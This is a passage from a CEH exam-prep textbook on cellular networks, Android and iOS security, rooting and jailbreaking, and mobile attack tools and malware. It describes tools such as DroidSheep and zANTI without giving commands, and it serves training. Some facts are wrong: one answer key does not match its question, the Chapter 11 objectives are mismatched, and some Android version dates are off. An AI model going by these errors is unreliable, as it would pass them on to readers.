5G (Fifth-Generation Wireless Systems) has a peak data rate of 20 Gbps and an expected user data rate of 100 Mbps. Speeds have ranged from around 50 Mbps to over 1 Gbps. The increased bandwidth allows 5G to not just serve cell phones but also provide general internet access and service IoT (discussed further in Chapter 11, "IoT and OT Hacking"). 5G NR (New Radio) is a new air interface for 5G and is the global standard for air interfaces for the 5G network.

3GPP

Cell phone standards are defined by 3GPP (3rd Generation Partnership Project). You can find details about any mobile standard you wish at the 3GPP website, <https://www.3gpp.org>. The 3GPP standards are voluminous. Some of the ones you may find relevant (though the CEH exam will not test you on them) include those for LTE security:

- ▶ **33.401 SAE (System Architecture Evolution):** Security Architecture
- ▶ **33.402 SAE:** Security Aspects of Non-3GPP

Cell System Components

Although cellular technology has evolved, the basic components of cellular systems are more or less the same. In this section we will summarize those components:

- ▶ **MSC (mobile switching center):** The MSC is the switching system for the cellular network. The MSC processes all the connections for both mobile devices and land-line calls. It is also responsible for routing calls between base stations and the public switched telephone network (PSTN).
- ▶ **BTS (base transceiver station):** This is the part of the cellular network responsible for communications between a mobile phone and the network switching system. It consists of a BTS and a BSC (base station controller). Some sources refer to the BTS as the base station (BS). In 3G networks, the BTS is sometimes called node B. The BTS is one component of the BSS (base station system). The BSS is radio transceiver equipment that communicates with cellular devices. The BSC is a central controller coordinating the other pieces of the BSS. The BTS is controlled by a BSC using the BCF (base station control function).

A BTS has several components. The most obvious is the transceiver. This is often coupled with a power amplifier that amplifies the transceiver signal. Another obvious component is the antenna. There is also a combiner, which combines the feeds from several transceivers. Multiplexers are responsible for sending and receiving signals to and from the antenna. The BTS also has a control function that manages things such as software upgrades and status changes.

- ▶ **BSC (base station controller):** This is what provides the thinking behind BTSs. A single BSC can control as many as several hundred BTSs. One important function of a BSC is to oversee the handover from one BTS to another BTS. Among other things, the BSC contains a database that includes information on all carrier frequencies, frequency-hopping lists, and other information critical to mobile communications.
- ▶ **BSS (base station subsystem):** This is the core of the mobile network, handling signaling and traffic between cell phones and towers. It has a number of components, such as the BTS and BSC. The cells can be sectorized by simply using directional antennas at the BSS, with the different antennas pointing in different directions. The BSS has several interfaces. One is the Um interface, which is the interface between the mobile station and the BTS. A mobile station can be a cell phone, computer, or similar device. The A interface is between the BSC and MSC

and carries traffic channels. The Abis interface connects the BTS and BTS. There are other interfaces, but these should give you a general idea of the interfaces used in the BSS.

- **HLR (home location register):** This is the database used by the MSC for subscriber data and service information. It is related to the VLR (visitor location register), which is used for roaming phones. In LTE HLR was replaced with HSS (home subscriber server).
- **SIM (subscriber identity module):** This is a circuit that stores the IMSI (International Mobile Subscriber Identity). Think of it as a phone's identifier. Many modern phones have removable SIMs, which means you can change out the SIM and essentially have a phone with a different number. A SIM card contains its unique serial number (ICCID), the IMSI, and security authentication and ciphering information. This SIM also usually includes network information, services the user has access to, and two passwords: the PIN (personal identification number) and the PUK (personal unblocking code). SIM cards come in several different sizes, as shown in Figure 10.1.




FIGURE 10.1 SIM Card Sizes

- **PUK (personal unblocking code):** This is a code used to reset a forgotten PIN. Using the code will return the phone to its original state, and you will lose most forensic data. If the code is entered incorrectly 10 times in a row, the device becomes permanently blocked and unrecoverable.
- **ICCID (integrated circuit card identification):** Each SIM is identified by its ICCID. These numbers are engraved on the SIM during manufacturing. This number has subsections that are very important for forensics. The ICCID starts with the IIN (issuer identification number), which is a seven-digit number that identifies the country code and issuer. There is also a variable-length individual account identification number that identifies the specific phone, and there is a check digit.

- ▶ **COW (cell on wheels):** This is a term for telecom infrastructure placed on a trailer to facilitate temporary expansion of cellular service. A COW can be used in emergency situations, particularly when natural disasters take out existing cell towers and simultaneously increase demand for cellular service. For example, in 2004, in the aftermath of Hurricane Charlie, several COWs were deployed in southwestern Florida.

Mobile Operating Systems

On an individual mobile device, the operating system is a substantial security issue. A general understanding of Android and iOS is important to understanding hacking of mobile devices.

Regardless of its operating system, there are methods to help with securing an individual mobile device.

General Security Measures

The most obvious way to secure a mobile device is to update the operating system regularly. Whether you are using Android or iOS, it needs to be updated. Also ensure that apps are updated. Ensuring that the system is fully patched and updated is one of the most fundamental security measures you can take.

It is also important to use a number of basic measures:

- ▶ Don't reply to a suspicious SMS message until and unless you can verify the source.
- ▶ Don't provide personal information via SMS, a messaging app, or any other mechanism.
- ▶ Use the security features of your phone.
- ▶ If your phone offers secure web browsing, implement it.
- ▶ If your phone permits file encryption, do it.

There are also a number of security tools for mobile devices. A few are described here:

- ▶ **Zimperium's zIPS:** This is a mobile IPS (intrusion prevention system) app that provides comprehensive protection for iOS and Android devices against mobile network, device, and application cyber attacks.
- ▶ **Lookout Personal:** This tool helps protect a device from security threats, loss, and theft.

- ▶ **BullGuard Mobile Security:** This tool delivers complete mobile phone antivirus to protect against all mobile phone viruses. It also permits locks and can locate and remotely wipe a device that is lost or stolen. This tool can also be used to block unwanted calls and SMS messages.
- ▶ **Malwarebytes for Android:** This tool provides protection against malware, ransomware, and other growing threats to Android devices.

MDM

MDM (mobile device management) provides platforms for over-the-air or wired distribution of applications, data, and configuration settings for all types of mobile devices, including mobile phones, smart phones, and tablet computers. MDM helps in implementing enterprisewide policies to reduce support costs, business discontinuity, and security risks. It helps system administrators deploy and manage software applications across all enterprise mobile devices to secure, monitor, manage, and support mobile devices. Essentially, MDM enables the BYOD (bring-your-own-device) option for consumers of corporate applications over their own devices.

One example of an MDM is IBM MaaS360 (where MaaS stands for *management as a service*). MaaS360 supports the complete MDM life cycle for smart phones and tablets, including iPhone, iPad, Android, and Kindle Fire.

Citrix XenMobile contains MDM, MAM (mobile application management), MCM (mobile content management), secure network gateway, and enterprise-grade mobile productivity apps in one comprehensive enterprise mobility management solution.

BYOD

ExamAlert

Objective BYOD as well as COPE and CYOD are likely to come up on the CEH exam. You should memorize these terms.

BYOD (bring-your-own-device) has become a significant issue for most organizations. Most, if not all, employees have their own smart phones, tablets, smart watches, and Fitbits that they will carry with them into the workplace. When they connect to a corporate wireless network, they introduce a host of new security concerns. The network administrator has no idea what networks a device has previously connected to, what software is installed on them, or what data might be exfiltrated by these personal devices.

In highly secure environments (such as the U.S. Department of Defense), the best course may be to forbid personally owned devices. However, in many organizations (such as enterprises), such a policy is impractical. A workaround for that is to have a Wi-Fi network that is dedicated to BYOD and that is not connected to the company's main network. Another approach, albeit more technologically complex, is to detect a device on a connection, and if it is not a company-issued device, significantly limit its access.

Whatever approach you take, you must have some policy regarding personal devices. They are already ubiquitous. Just a few years ago, smart phones were around but smart watches were not. It is difficult to predict what new smart devices might become common in the near future.

There are a variety of approaches to handling personal devices on a company network, some of which have their own acronyms:

- ▶ **CYOD (choose-your-own-device):** The company lists acceptable devices (i.e., those that meet company security requirements) and allows employees to choose their own devices from the list.
- ▶ **COPE (company owned personally enabled or company owned and provided equipment):** The company owns and provides the equipment. This clearly offers the most security, but it also means the highest cost.

ExamAlert

Objective You should be generally familiar with both Android and iOS for the CEH exam. So make certain you are comfortable with the general overview of each operating system.

Android

The Android operating system is widely used in mobile phones, tablets, smart TVs, and many other devices. It is based on Linux, so it bears some similarities to Linux. Android, which was first released in 2003, is the creation of Rich Miner, Andy Rubin, and Nick Sears. Google acquired Android in 2005 but still keeps the code open source. Until recently, the versions of Android have been named after sweets, as shown in the following list:

- ▶ version 1.5: Cupcake April 2009
- ▶ version 1.6: Donut September 2009
- ▶ version 2.0–2.1: Éclair October 2009
- ▶ version 2.2: Froyo May 2010

- ▶ version 2.3: Gingerbread December 2010
- ▶ version 3.1–3.2: Honeycomb February 2011
- ▶ version 4.0: Ice Cream Sandwich October 2011
- ▶ version 4.1–4.2: Jellybean July 2012
- ▶ version 4.3: Kitkat October 2013
- ▶ version 5.0: Lollipop (released in November 2014)
- ▶ version 6.0: Marshmallow (released in October 2015)
- ▶ version 7.0: Nougat (released in August 2016)
- ▶ version 8.0: Oreo (released in August 2017)
- ▶ version 9.0: Pie (released in August 2018)
- ▶ Android 10: Q (released in September 2019; marks the departure from using the names of sweets) though unofficially it is known as Quince Tart
- ▶ Android 11 (released in September 2020). Also known as Red Velvet Cake
- ▶ Android 12 (released in October 2021). Also known as Snow Cone

Usually, the differences from one version to the next are not a complete overhaul but have to do with adding features and improving security. This is fortunate for you because it means if you are comfortable with Version 8.0 (Oreo), you will most likely be comfortable Version 9.0 (Pie). While the Android source code is open source, each vendor may make modifications.

A term you will absolutely need to be familiar with for the CEH exam is *root-ing*. The term *root* is the Linux term for the administrator. In Linux, to get root privileges you simply type **su** (super user or switch user) and enter the root password. However, Android phones don't allow you to do that. In fact, Android vendors would prefer users never root their phones. Rooting a phone gives you complete root access to all aspects of the phone. However, it also voids any warranty.

In the past, rooting was not particularly difficult. There were even apps that would root the phone for you. Most of these apps do not work on current versions of Android. As stated previously, the Android vendors prefer that you not root your phone. And new versions of Android as well as new models of Android phones make rooting increasingly difficult. However, there are some methods that might work, depending on a number of variables. For example, the model you have, the version of Android, and so on will affect whether or not you will be successful at rooting. It is important to keep in mind that these are simply possible techniques. There is no guaranteed method for rooting

an Android phone. The CEH exam won't ask you how to root your phone via one of the many manual methods. It will, however, ask you what rooting is and what the benefits and drawbacks are.

While the rooting apps are no longer effective, it is likely that the CEH exam will still ask you about them. Some of the most famous ones over the years have been:

- ▶ KingoRoot
- ▶ Framaroot
- ▶ On-Click Root
- ▶ SuperSU Rooting app
- ▶ Root Genius

I have personally tried each of these on modern Android phones, including Samsung, OnePlus, and Motorola devices, and found that they are not effective against modern phones due to the security enhancements that Android and the various Android vendors have been making.

Android has made a concerted effort to improve security, and new versions have added more security features. Android now supports not just whole disk encryption but file encryption. Complex passwords and longer PIN codes are also supported. Unfortunately, many of these security features are optional. It is up to the user to include them. There are less well-known features that should be considered by any user.

One example is the secure folder. This folder, which is only on Samsung phones, allows you to place content and apps in a secure location. Here's how you access it:

1. From the home screen, swipe up to access **Apps**.
2. Tap **Settings > Lock Screen and Security > Secure Folder** and follow the prompts to secure the content on your device.

Many Android phones also have a Privacy section under the Permission Manager. It tells you what apps have access to what items on your phone. It is important to check the settings in this section from time to time.

Android phones now support a device administration API that allows you to create security-aware applications. This allows the implementation of policies such as:

- ▶ Minimum uppercase letters required in password
- ▶ Password expiration timeout

- ▶ Password history restriction
- ▶ Maximum failed password attempts
- ▶ Maximum inactivity time lock
- ▶ Require storage encryption
- ▶ Disable camera
- ▶ Prompt user to set a new password
- ▶ Lock device immediately
- ▶ Wipe the device's data
- ▶ Password enabled
- ▶ Minimum password length
- ▶ Alphanumeric password required
- ▶ Complex password required
- ▶ Minimum letters required in password
- ▶ Minimum lowercase letters required in password
- ▶ Minimum non-letter characters required in password
- ▶ Minimum numerical digits required in password
- ▶ Minimum symbols required in password

It is recommended that you scan your devices, and there are also a number of vulnerability scanners for Android. A few are listed here:

- ▶ **Threat Scan:** <https://support.kaspersky.com/KIS/2019/en-US/70776.htm>
- ▶ **Norton Halt exploit defender:** <https://m.apkpure.com/norton-halt-exploit-defender/com.symantec.android.nfr>
- ▶ **BlueBorne:** <https://www.armis.com/research/blueborne/>

iOS

The iOS operating system is used by Apple's iPhone, iPod, and iPad. It was originally released in 2007 for the iPod Touch and the iPhone. The iOS operating system is based on the Macintosh operating system, which is now called macOS but used to be called OS X. The iOS user interface is based on touching icons directly. It supports what Apple calls *gestures*: swipe, drag, pinch, tap, and so on.

The iOS kernel is the XNU kernel of Darwin. Darwin is open-source UNIX code first released by Apple in 2000. Darwin is the core for OS X, iOS, watchOS, tvOS, etc. The original iPhone OS (1.0) up to iPhone OS 3.1.3 used Darwin 9.0.0d1. iOS 4 was based on Darwin 10. iOS 5 was based on Darwin 11. iOS 6 was based on Darwin 13. iOS 7 and iOS 8 are based on Darwin 14. iOS 9 is based on Darwin 15. iOS 10 is based on Darwin 16. iOS 11 is based on Darwin 17. iOS 12 is based on Darwin 18. Version 15 of iOS was released in October 2021 and uses Darwin Kernel version 21.0.0.

iOS has four layers:

- ▶ **Core OS:** This layer has lower-level processes that are required by the system. For example, the core Bluetooth framework is found in the Core OS layer. Also in the Core OS layer are the security services framework and the local authentication framework.
- ▶ **Core Services:** This layer has all the standard services you might expect, such as the Core Location framework, Cloud Kit framework, Core Motion framework, and HealthKit framework. This is the layer that iOS apps frequently interact with.
- ▶ **Media:** This layer, as you might expect, is responsible for all the various multimedia functionality, including the UIKit graphics used by app developers. It also includes the core graphics, images, and animation frameworks. There is also the Metal API, which was first provided with iOS 8. This API provides hardware-accelerated 3D graphics functionality. The Media layer also has AVKit and AVFoundation for audiovisual.
- ▶ **Cocoa Touch:** This layer is where user haptics are processed into system commands. There are also the EventKit and MapKit frameworks at this layer. App developers work extensively with the Cocoa Touch layer.

The iOS operating system has a number of security features. There is a process, called the Secure Enclave, just for cryptographic functions. The iOS operating system uses 256-bit encryption; thus, the device encryption is quite secure.

As of this writing, iOS 15, released in September 2021, is the current version. This version has some interesting security enhancements. For example, with iOS 14, a recording indicator is displayed whenever an app has access to the microphone or camera.

Jailbreaking is the process of installing a modified set of kernel patches that allows users to run third-party applications not signed by the OS vendor. Jailbreaking is the iOS equivalent of rooting on Android. In years past, users had to jailbreak iPhones to use them for network tethering. That is no longer

necessary. In fact, there is no really good reason to jailbreak your phone, and doing so will void your device warranty. There are three well-known jailbreaking exploits:

- ▶ **Bootrom exploit:** A bootrom jailbreak allows user-level access and iboot-level access.
- ▶ **iboot exploit:** An iboot jailbreak allows user-level access and iboot-level access.
- ▶ **Userland exploit:** A userland jailbreak allows user-level access but does not allow iboot-level access.

The CEH exam is likely to test you on three types of jailbreaking techniques:

- ▶ **Untethered:** With an untethered jailbreak, if a user turns the device off and back on, the device will start up completely, and the kernel will be patched without the help of a computer; in other words, it will be jailbroken after each reboot.
- ▶ **Semi-tethered:** With a semi-tethered jailbreak, if a user turns the device off and back on, the device will start up completely; it will no longer have a patched kernel, but it will still be usable for normal functions. To use jailbroken add-ons, the user needs to start the device with the help of a jailbreaking tool.
- ▶ **Tethered:** With a tethered jailbreak, if the device starts back up on its own, it will no longer have a patched kernel, and it might get stuck in a partially started state; in order for it to start completely and with a patched kernel, it essentially must be “re-jailbroken” with a computer (using the “boot tethered” feature of a jailbreaking tool) each time it is turned on.

While I don’t recommend jailbreaking your iPhone, if you insist, there are applications to assist you. Most of them work only on specific iOS versions:

- ▶ **Cydia:** This is a software application for iOS that enables a user to find and install software packages (including apps, interface customizations, and system extensions) on a jailbroken iPhone, iPod Touch, or iPad.
- ▶ **Pangu Anzhuang:** This is an online jailbreak app installer that allows you to install jailbreak apps for iOS Versions 10.2 through 11.2.1.
- ▶ **Keen Jailbreak:** This is an unofficial semi-tethered tool that was released for iOS 11 beta versions.

Cram Quiz

Answer these questions. The answers follow the last question. If you cannot answer these questions correctly, consider reading this section again until you can.

1. Gerard wishes to set up a cell that will service an area no more than a few 10s of meters in diameter. What type of cell is this?
 - ☐ A. Microcell
 - ☐ B. Picocell
 - ☐ C. Nanocell
 - ☐ D. Femtocell
2. Terrance is trying to determine where in iOS location services are handled. Where should he look?
 - ☐ A. Core
 - ☐ B. Core Services
 - ☐ C. Services
 - ☐ D. Media
3. In a(n) ___ jailbreak, if the user turns the device off and back on, the device will start up completely. It will no longer have a patched kernel, but it will still be usable for normal functions.
 - ☐ A. semi-tethered
 - ☐ B. untethered
 - ☐ C. tethered
 - ☐ D. free-tethered

Answers

1. **D.** What is described is a femtocell.
 2. **B.** The Core Services layer has location services as well as many other fundamental operating system services.
 3. **A.** With a semi-tethered jailbreak, if the user turns the device off and back on, the device will start up completely. It will no longer have a patched kernel, but it will still be usable for normal functions.
-

Mobile Threats

CramSaver

If you can correctly answer these CramSaver questions, save time by skimming the Exam Alerts in this section and then completing the Cram Quiz. If you are in any doubt at all, read everything in this chapter.

1. A(n) ____ attack intercepts the redirection of HTTP to the secure HTTPS protocol and intercepts a request from the user to the server. The attacker then establishes its own HTTPS that is ineffective and allows all communication to be read.
 - A. SSL stripping
 - B. Smishing
 - C. MITM
 - D. Brute-force
2. SQL injection is an attack against what?
 - A. Device
 - B. Network
 - C. Server
 - D. User
3. ____ is a Trojan that attacks sensitive data from 40 Android applications, including WeChat, Facebook, WhatsApp, Skype, Line, and Viber.
 - A. Spydealer
 - B. DroidSheep
 - C. AceDeceiver
 - D. Zanti

Answers

1. **A.** SSL stripping involves stripping away the encryption from protocols like HTTPS.
2. **C.** SQL injection is an attack against a server—specifically, a web server.
3. **A.** SpyDealer is a Trojan that attacks sensitive data from 40 Android applications, including WeChat, Facebook, WhatsApp, Skype, Line, and Viber. It uses exploits from the commercial rooting app Baidu Easy Root to gain root privilege. Given that rooting is no longer as easy as it once was, this Trojan is less effective than it used to be.

Mobile Attack Vectors

ExamAlert

Objective The CEH exam places a great deal of emphasis on various attacks. Make certain you have a deep understanding of them.

The versatility and convenience of mobile devices mean they have a broad attack surface. Yes, the actual cellular connectivity could be used as an attack vector, but so could Wi-Fi, Bluetooth, the phone's operating system, and any other communications the device has. The Bluetooth attacks discussed in Chapter 9 are also threats to mobile devices. The CEH exam considers three attack vector categories with attacks specific to each:

- ▶ The network:
 - ▶ Wi-Fi (poor encryption)
 - ▶ Rogue access point/evil twin
 - ▶ Packet sniffing
 - ▶ MiTM (man-in-the-middle) attacks
 - ▶ Session hijacking
 - ▶ DNS poisoning
 - ▶ SSL stripping
 - ▶ BGP hijacking
- ▶ The device:
 - ▶ Phishing
 - ▶ MiTM attacks
 - ▶ Bluetooth attacks
 - ▶ Vulnerabilities in mobile apps
- ▶ The server:
 - ▶ Vulnerabilities in the platform, including misconfiguration
 - ▶ Brute-force attacks
 - ▶ Hypervisor attacks
 - ▶ XSS (cross-site scripting)
 - ▶ SQL injection

Most of these attacks have been discussed in previous chapters. However, a few have not, and the following sections describe them.

SSL Stripping

SSL stripping involves stripping away the encryption from protocols like HTTPS. There is a tool in Kali Linux called SSLStrip that will help perform this. The idea is to intercept in the redirection of the HTTP to the secure HTTPS protocol. The attacker intercepts a request from the user to the server in order to redirect to his own, weaker version of HTTPS. The attacker's HTTPS is ineffective and allows all communication to be read.

BGP hijacking is an attack on BGP (Border Gateway Protocol). BGP is a protocol that allows border gateway routers to exchange routing information. In this type of attack, the perpetrator advertises a group of IP addresses that it does not actually own. The attacker essentially is advertising that it can provide a shorter route for these IP addresses. This allows the attacker to reroute traffic.

Mobile Spam

Mobile spam does not usually hurt a device. It is annoying advertising. It is certainly possible for spam to be a phishing email or contain a link to some malicious site. But even if it does not, the advertisements themselves are annoying. Mobile spam can come through email, text messages, or communication apps on a phone.

Open Access Points

Whether it is Wi-Fi or Bluetooth, any time you connect to an open access point and pair your device, you embrace some level of risk. Wi-Fi access points can be rogue access points or legitimate APs that have been compromised. The same is true for Bluetooth. It is important to exercise care when connecting to new access points.

Vulnerable Sandboxing

Sandboxing refers to isolating software. Android has a level of sandboxing in all apps by default. However, as you can probably guess, the effectiveness of sandboxing depends on how it is configured. If there is any vulnerability in the sandboxing process, then malware can escape the sandbox environment and affect the rest of the system. There really are no direct ways to combat this other than to be aware of any known sandboxing vulnerabilities that have been published. Later in this chapter we discuss malicious apps, and avoiding such apps is the best defense against sandboxing vulnerabilities.

Smishing

Phishing using SMS messages is often called *smishing*. An example of smishing is shown in Figure 10.2.

Most mobile devices don't have anti-spam, and even though there are anti-virus packages for mobile devices, many users don't implement them. However, antivirus software for mobile devices may not monitor SMS messages.




FIGURE 10.2 Smishing

Malicious Apps

Perhaps one of the most disconcerting issues with mobile devices involves malicious apps. You can reduce the danger by only getting apps from the official app store. However, that won't eliminate all danger. As late as May 2021, there were reports of malicious apps in the Google Play store (see <https://www.zdnet.com/article/malicious-apps-on-google-play-dropped-banking-trojans-on-user-devices/>). Malicious apps have included flashlight apps, games, and even supposed security apps. The very first virus known to have targeted mobile devices, discovered in 2000, was named Timofonica. Since that time, mobile malware has grown. According to a report in May 2021, of 1,451,660 installation packages examined, 25,314 were banking Trojans, and 3,596 were ransomware (<https://securelist.com/it-threat-evolution-q1-2021-mobile-statistics/102547/>).

Some of the apps found in the app store contained Clas82, which is a malware dropper that also downloads AlienBot and MRAT to an Android phone. Another malware app that has been widely marketed on the Dark Web is Rogue, which is a remote-access Trojan. You can see Rogue in Figure 10.3.



FIGURE 10.3 Rogue

SpyDealer is a Trojan that attacks sensitive data from 40 Android applications, including WeChat, Facebook, WhatsApp, Skype, Line, and Viber. It uses exploits from the commercial rooting app Baidu Easy Root to gain root

privilege. Given that rooting is no longer as easy as it once was, this Trojan is less effective than it used to be.

There is, unfortunately, no guaranteed way to prevent malicious mobile apps. There are steps you can take, however, to reduce the chance of getting such an app. The first is to be careful about what you install on a phone. The second is to be aware of what permissions an app is asking for. If it is not absolutely required, then don't allow an app to have those permissions.

Lest you think all the malicious apps are for Android, let me list for you a few for iPhone. AceDeceiver is a Trojan that exploits design flaws in Apple's DRM (digital rights management) mechanism. Spy/MobileSpy!iPhoneOS is malware that allows an attacker to eavesdrop on all incoming and outgoing calls and SMS messages and log URLs and GPS positions to a remote server. Fortunately, Spy/MobileSpy!iPhoneOS only works on jailbroken phones—another reason not to jailbreak your phone!

Mobile malware can be found in different forms for different operating systems. mSpy is a mobile monitoring and spying application that runs on a target device and logs all activities, including call log history, GPS location, calendar updates, text messages, emails, web history, instant messaging chats, and keystrokes.

Banking Trojans are common to all mobile platforms, as well as to PCs, Macs, and other computing devices. The goal of such malware is to steal banking data. This type of malware is very common, and you should be concerned about it. In fact, all the types of malware you can find on a computer (ransomware, spyware, etc.) are also found on mobile devices.

There are also some types of malware that are unique to mobile devices. For example, expanders are only for mobile devices. They increase the metering of a phone to increase the phone bill. Many carriers now have unlimited calls, so this type of malware is less common than it once was.

Pegasus was spyware that targeted new vulnerabilities in iOS. This malware, which was first noted in 2016, allowed the attacker to remotely jailbreak an iOS device and then extract all sorts of data from it.

Agent Smith was malware found in 2019 that affected as many as 25 million Android devices. This malware was able to copy popular apps on the phone and then inject its own malicious code into the apps. It basically replaced legitimate apps with weaponized versions. This was adware, so the damage was minimal. However, the same methodology could readily be applied for spyware.

Attack Software

There are apps that specifically facilitate attacks on Android phones. For example, LOIC (Low Orbit Ion Cannon), discussed in Chapter 6, “Denial of Service and Session Hijacking,” is also available as an Android app. Another example is NetCut, which is an application that allows attackers to identify target devices and block Wi-Fi access of the victim devices in a network. This app is used from one device to attack other devices.

DroidSheep <https://droidsheep.info/> is a well-known Android tool that allows a user to perform a number of Wi-Fi hacking attacks, including session hijacking. You can see an example of DroidSheep in Figure 10.4.




FIGURE 10.4 DroidSheep

zANTI is an Android application that allows users to perform several different types of attacks, including:

- ▶ Spoofing MAC addresses
- ▶ Creating Wi-Fi hot spots
- ▶ Scanning for open ports
- ▶ Conducting MiTM attacks

- ▶ Carrying out DoS attacks
- ▶ Exploiting router vulnerabilities
- ▶ Auditing password complexity

FaceNiff is an Android app that allows a user to sniff and intercept web session profiles over the Wi-Fi that a mobile device is connected to. If the Wi-Fi uses weak authentication, FaceNiff may enable the user to hijack a session. However, this app will only work on a phone that has been rooted.

Network Spoofer is another tool used to attack other phones. It allows the user to make a website display differently on other people's phones. The specific actions it allows you to take include:

- ▶ Flip pictures and/or text upside down
- ▶ Redirect websites to other pages
- ▶ Make websites experience gravity
- ▶ Delete random words from websites
- ▶ Replace words on websites with others
- ▶ Change all pictures to Trollface
- ▶ Wobble all pictures and graphics

Some of these actions are simply annoying pranks. However, some of them, such as redirecting websites to other pages, can be part of a significant attack.

Although it is not truly a hacking tool, you should be familiar with Orbot. Orbot is a proxy app that empowers other apps to use the internet more privately. It does this by using Tor to communicate over the internet.

Pen Testing Methodology

The CEH exam focuses on a process for penetration testing phones and other mobile devices. That methodology is as follows:

1. Attempt to root (Android) or jailbreak (iOS) the device. (I have to caution that while this is part of the CEH methodology and you should know it for the exam, I don't recommend doing this. There is a chance that you will brick the phone—that is, render it useless.)
2. Attempt a DoS attack.

3. Perform vulnerability scans. This involves checking for all types of vulnerabilities, including in the browser, the apps, etc.
4. Attempt to bypass the login security (passcode, PIN, etc.).

Cram Quiz

Answer these questions. The answers follow the last question. If you cannot answer these questions correctly, consider reading this section again until you can.

1. ____ is a mobile monitoring and spying application that runs on a target device and logs all activities, including call log history, GPS location, calendar updates, and more.
 - ☐ A. SpyDealer
 - ☐ B. FaceNiff
 - ☐ C. DroidSheep
 - ☐ D. mSpy
2. BGP hijacking primarily attacks what?
 - ☐ A. A network
 - ☐ B. A device
 - ☐ C. A server
 - ☐ D. A user
3. Why is rooting an Android or jailbreaking an iPhone potentially dangerous?
 - ☐ A. It can give you access to system features.
 - ☐ B. It prevents you from installing new apps.
 - ☐ C. It may stop the SMS from working.
 - ☐ D. It may brick the phone.

Answers

1. **B.** This is MAC spoofing. MAC spoofing changes the MAC address.
 2. **A.** BGP (Border Gateway Protocol) enables border gateway routers to communicate with each other. BGP hijacking is, therefore, a network attack.
 3. **D.** Jailbreaking and rooting both have the potential to brick a device.
-

What Next?

If you want more practice on this chapter's exam objectives before you move on, remember that you can access all of the Cram Quiz questions on the book web page. The next chapter covers Internet of Things and operational technology hacking.

CHAPTER 11

IOT and OT Hacking

This chapter covers the following CEH exam objectives:

- ▶ Understand web server operations
- ▶ Identify web server vulnerabilities
- ▶ Describe web application attacks
- ▶ Perform web footprinting
- ▶ Understand the basics of Metasploit

IoT Fundamentals

CramSaver

If you can correctly answer these CramSaver questions, save time by skimming the Exam Alerts in this section and then completing the Cram Quiz at the end of the section. If you are in any doubt at all, read everything in this chapter.

1. _____ operates on different ISM bands based on region but mostly on 2.4 GHz worldwide with 915 MHz in the United States and 868 MHz in the European Union.
 - A. Zigbee
 - B. LoRa
 - C. Z-Wave
 - D. RuBee
2. _____ is IEEE standard 1902.1. It is a wireless protocol that is two way.
 - A. Zigbee
 - B. LoRa
 - C. Z-Wave
 - D. RuBee

3. ____ is designed explicitly for systems that have low power and limited memory. It is used for street lighting, radiation monitoring, and smart cities.
- A. RIoT
 - B. Zephyr
 - C. Contiki
 - D. RTOS

Answers

1. **A.** This describes Zigbee.
2. **D.** This is RuBee, a widely used IoT communications protocol.
3. **C.** This description is of Contiki. RTOS is not the right answer because that is a general category of operating system.

IoT (Internet of Things) is growing rapidly. Recent years have seen an explosive growth in IoT devices in all sectors: home, medical, industrial, military, etc. According to the IEEE, IoT is defined as a network of items, each embedded with sensors that are connected to the Internet. Terminology has expanded and likely will continue to expand. Many people now refer to IoE (Internet of Everything).

There are specific types of IoT. For example, some use the abbreviation IoMT for Internet of Medical Things, and others use it for Internet of Military Things. The U.S. Army refers to IoBT (Internet of Battlefield Things), and DARPA has worked on IoT for oceanic monitoring called OoT (Ocean of Things).

IoT functions by transmitting data from sensors to an IoT gateway. From there, the signal can go to either a cloud platform or an on-premises server farm/storage, mobile devices with controlling apps, or other IoT devices. Sensors are transducers that convert one form of energy to another. So, an IoT sensor converts some physical activity to an electrical impulse, which is processed by the microprocessor. The actuator is the reverse of the sensor: It converts electric impulses to physical energy.

A simple everyday example is a temperature sensor that detects heat, transmits the signal to the microprocessor, which sends a command to the sprinkler (actuator), which turns on and put out the heat source. Another common example is smart wearables such as Fitbits and smart watches that have sensors to identify steps taken, heart rate, and more. The data from these devices can be processed in the cloud, and the information can be presented to the individual wearing it as health statistics for the wearer.

